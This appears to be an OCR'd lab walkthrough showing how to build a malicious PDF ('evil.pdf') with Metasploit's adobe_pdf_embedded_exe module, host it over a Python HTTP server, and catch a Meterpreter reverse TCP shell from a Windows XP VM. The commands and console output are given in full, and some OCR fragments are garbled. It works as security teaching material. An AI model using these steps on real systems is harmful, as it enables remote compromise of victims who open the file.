
Let’s set the localhost and the port to the same localhost and port we have chosen for the creation of our payload:



root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/kal…sktop/dom-payloads-2
kali@kali: ~/De…/dom-payloads-2


```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 8080
LPORT ⇒ 8080
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Let’s set the LAUNCH_MESSAGE to our encoded secret code:


root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/kal...sktop/dom-payloads-2
kali@kali: ~/De.../dom-payloads-2


```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may b
                                        e specified)
   LPORT     8080             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vi
       sta/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE 73
65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43
```

Run the exploit and generate the pdf file:


root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/kal...sktop/dom-payloads-2
kali@kali: ~/De.../dom-payloads-2

```
                                        e specified)
   LPORT     8080             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vi
       sta/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/home/kali/Desktop/dom-payloads-2/lecture.pdf' ...
[*] Parsing '/home/kali/Desktop/dom-payloads-2/lecture.pdf' ...
[*] Using '/home/kali/Desktop/dom-payloads-2/payload.exe' as payload ...
[+] Parsing Successful. Creating 'evil.pdf' file ...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Locate the pdf file created and move it to a folder of your choice.



```
┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# cp /root/.msf4/local/evil.pdf .

┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# 
```


This is the pdf file we want to send to the victim.

Sending the PDF file to the target machine

To send the pdf file, we can expose the folder where our malware is located (assuming the Windows XP and Kali Linux machines are in the same network: both machines are connected using a Nat Network in our case).


To expose the files in our folder we can run the following command:

```
python -m http.server 1337
```


root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/...op/dom-payloads-2
root@kali: /home/...op/dom-payloads-2

```
┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# cp /root/.msf4/local/evil.pdf .

┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# python -m http.server 1337
```

This will start an http server that can be accessed by any other computer in the same network.



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
WindowsXP [Running] - Oracle VM VirtualBox
dom-payloads-2
evil.pdf
lecture.pdf
payload.exe
10.0.2.4:1337

```
┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# cp /root/.msf4/local/evil.pdf .

┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.0.2.6 - - [28/Sep/2022 12:22:23] "GET / HTTP/1.1" 200 -
10.0.2.6 - - [28/Sep/2022 12:22:23] code 404, message File not found
10.0.2.6 - - [28/Sep/2022 12:22:23] "GET /favicon.ico HTTP/1.1" 404 -
```


Directory listing for /

- evil.pdf
- lecture.pdf
- payload.exe

Download the evil pdf file


Establishing reverse TCP connection

Now, we need to setup a listener, which would accept reverse connections once the pdf file is opened in the target system.



File Actions Edit View Help
root@kali: /home/...op/dom-payloads-2
root@kali: /home/...op/dom-payloads-2


```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > msfconsole -x "use exp
loit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.1
68.44.134; set LPORT 8080; run; exit -y"
[-] msfconsole cannot be run inside msfconsole
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exit

┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─# msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/re
verse_tcp; set LHOST 10.0.2.4; set LPORT 8080; run; exit -y"
```




root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/…op/dom-payloads-2
root@kali: /home/…op/dom-payloads-2

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.0.2.4
LPORT => 8080
[*] Started reverse TCP handler on 10.0.2.4:8080
```

Open the pdf file using Adobe Reader 8.2 or another vulnerable version of Adobe Reader for this exploit:





Launch File

The file and its viewer application are set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.


File: 73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43

□ Do not show this message again

Open | Do Not Open

Texas Tech University
Spring 2018

Here we can see our encoded hidden secret code


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/...op/dom-payloads-2
root@kali: /home/...op/dom-payloads-2
WindowsXP [Running] - Oracle VM VirtualBox
evil.pdf - Adobe Reader
start

